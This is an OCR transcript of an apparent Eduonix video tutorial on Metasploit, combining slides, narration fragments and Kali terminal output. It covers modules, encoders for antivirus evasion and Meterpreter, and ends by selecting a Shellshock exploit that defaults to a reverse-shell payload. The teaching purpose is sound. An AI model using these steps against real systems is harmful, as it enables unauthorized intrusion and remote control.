
What is Metasploit?



eduonix

What is Metasploit?

- Metasploit is a framework used to find and exploit vulnerabilities
- Provides many tools for exploitation




So starting off, let's talk a little bit about what metasploy is. So that

eduonix

Metasploit Modules


- Four main modules:
  1. Exploits
  2. Payloads
  3. Auxiliaries
  4. Encoders



So therefore made modules that Metasploit has

eduonix

Exploits




- Used to attack a vulnerability of the target
- Metasploit contains a large database of exploits

So first off is the exploit. So the exploits are the actual thing used

eduonix

Payloads

- Payloads perform a task after an exploit runs
- Example: A reverse shell payload lets you remote access a target machine




Now next we have to payloads. So the exploit

eduonix

Auxiliaries

- Used to build custom functionalities for Metasploit
- Include tools like sniffers and port scanners
- Used for vulnerability detection




our custom functionalities that are built for Metasploit.

eduonix

Encoders

- Allow you to encrypt code so that it becomes obscure for threat detection programs
- Will self decrypt and become the original code when run



is a way of masking yourself from antiviruses intrusion detection systems.

eduonix

Components of Metasploit


- Metasploit has four main components
  1. Msfconsole
  2. Msfdb
  3. Msfvenom
  4. Meterpreter

and msfdb and we have what's called msf

eduonix

Msfconsole

- The command line interface for Metasploit
- Allows you to navigate all Metasploit databases




place where you can type in commands into Metasploit and that would allow us

eduonix

msfdb

- A PostgreSQL database to store and access your data quickly and efficiently
- Can be used to store and organize scan results for later use




We then have the msfdb which is the database component of

eduonix

Meterpreter


- A payload that contains powerful features such as screenshots, password hash dumps, and shell access
- Uses encrypted packets, very difficult to trace and locate on a system





actual practical components of Metasploit is


eduonix
machines. If you just look up the name metasploitable, you
will be able to find different images for all



eduonix
File Actions Edit View Help
(kali㉿kali)-[~]
$ msfconsole
console of Metasploit.


eduonix
File Actions Edit View Help
msf6 > show exploits


eduonix
File Actions Edit View Help
2194 exploit/windows/winrm/winrm_script_exec 2012-11-01 manual No
WinRM Script Exec Remote Code Execution
2195 exploit/windows/wins/ms04_045_wins 2004-12-14 great Yes
MS04-045 Microsoft WINS Service Memory Overwrite
msf6 > show encoders
Encoders
Name Disclosure Date Rank Check Description
0 encoder/cmd/brace low No Bash Brace Expansion Command Encoder
1 encoder/cmd/echo good No Echo Command Encoder
2 encoder/cmd/generic_sh manual No Generic Shell Variable Substitution Command Encoder
3 encoder/cmd/ifs low No Bourne ${IFS} Substitution Command Encoder
4 encoder/cmd/perl normal No Perl Command Encoder
5 encoder/cmd/powershell_base64 excellent No Powershell Base64 Command Encoder
6 encoder/cmd/printf_php_mq manual No printf(1) via PHP magic_quotes Utility Command Encoder
7 encoder/generic/eicar manual No The EICAR Encoder
8 encoder/generic/none normal No The "none" Encoder
9 encoder/mipsbe/byte_xori normal No Byte XORi Encoder
10 encoder/mipsbe/longxor normal No XOR Encoder
11 encoder/mipsle/byte_xori normal No Byte XORi Encoder
12 encoder/mipsle/longxor normal No XOR Encoder
13 encoder/php/base64 great No PHP Base64 Encoder
the reason why there's a lot of different methods is because as time



File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo msfdb init
eduonix


File Actions Edit View Help
(kali㉿kali)-[~]
$ msfc
Command 'msfc' not found, did you mean:
command 'msfpc' from deb msfpc
Try: sudo apt install <deb name>
(kali㉿kali)-[~]
$ msfconsole
[*] Starting the Metasploit Framework console ...
And what's right side of msf console. We're gonna run a command
eduonix




Metasploit and Evasion Detection


Exploiting a System



eduonix
Shellshock vulnerability
https://www.google.com/search?client=firefox-b-e&q=Shellshock+vulnerability
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Attackers exploited Shellshock within hours of the initial disclosure by creating botnets of compromised computers to perform distributed denial-of-service ...
Background · Reports of attacks · Specific exploitation vectors
People also ask
Which vulnerability is an example of Shellshock?
What was the fix for Shellshock vulnerability?
What is Shellshock injection?
What is the Shellshock virus?
Feedback
https://owasp.org › Shellshock_-_Tudor_Enache · PPT
Shellshock Vulnerability
Shellshock Knowledge Prerequisites. • Understanding the vulnerability. • Attack vectors. • Exploitation in the wild. • Mitigation.
25 pages
People also search for
shellshock vulnerability example
cve-2014-6271
shellshock vulnerability metasploit
shellshock vulnerability exploit db
shellshock vulnerability explained
shellshock vulnerability test
https://securityintelligence.com › articles › shellshock-v...
Shellshock In-Depth: Why This Old Vulnerability Won't Go Away
Aug 6, 2020 — Shellshock is a critical vulnerability due to the escalated privileges afforded to attackers, which allow them to compromise systems at will ...
https://www.trendmicro.com › blog › web-security › cve-20...
More images
Shellshock
Software bug
Shellshock, also known as Bashdoor, is a family of security bugs in the Unix Bash shell, the first of which was disclosed on 24 September 2014. Wikipedia
Affected software: Bash (1.0.3-4.3)
Date discovered: 12 September 2014; 7 years ago
Feedback
00:48 / 06:18


eduonix
File Actions Edit View Help
msf6 > search exploits apache


File Actions Edit View Help
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
eduonix

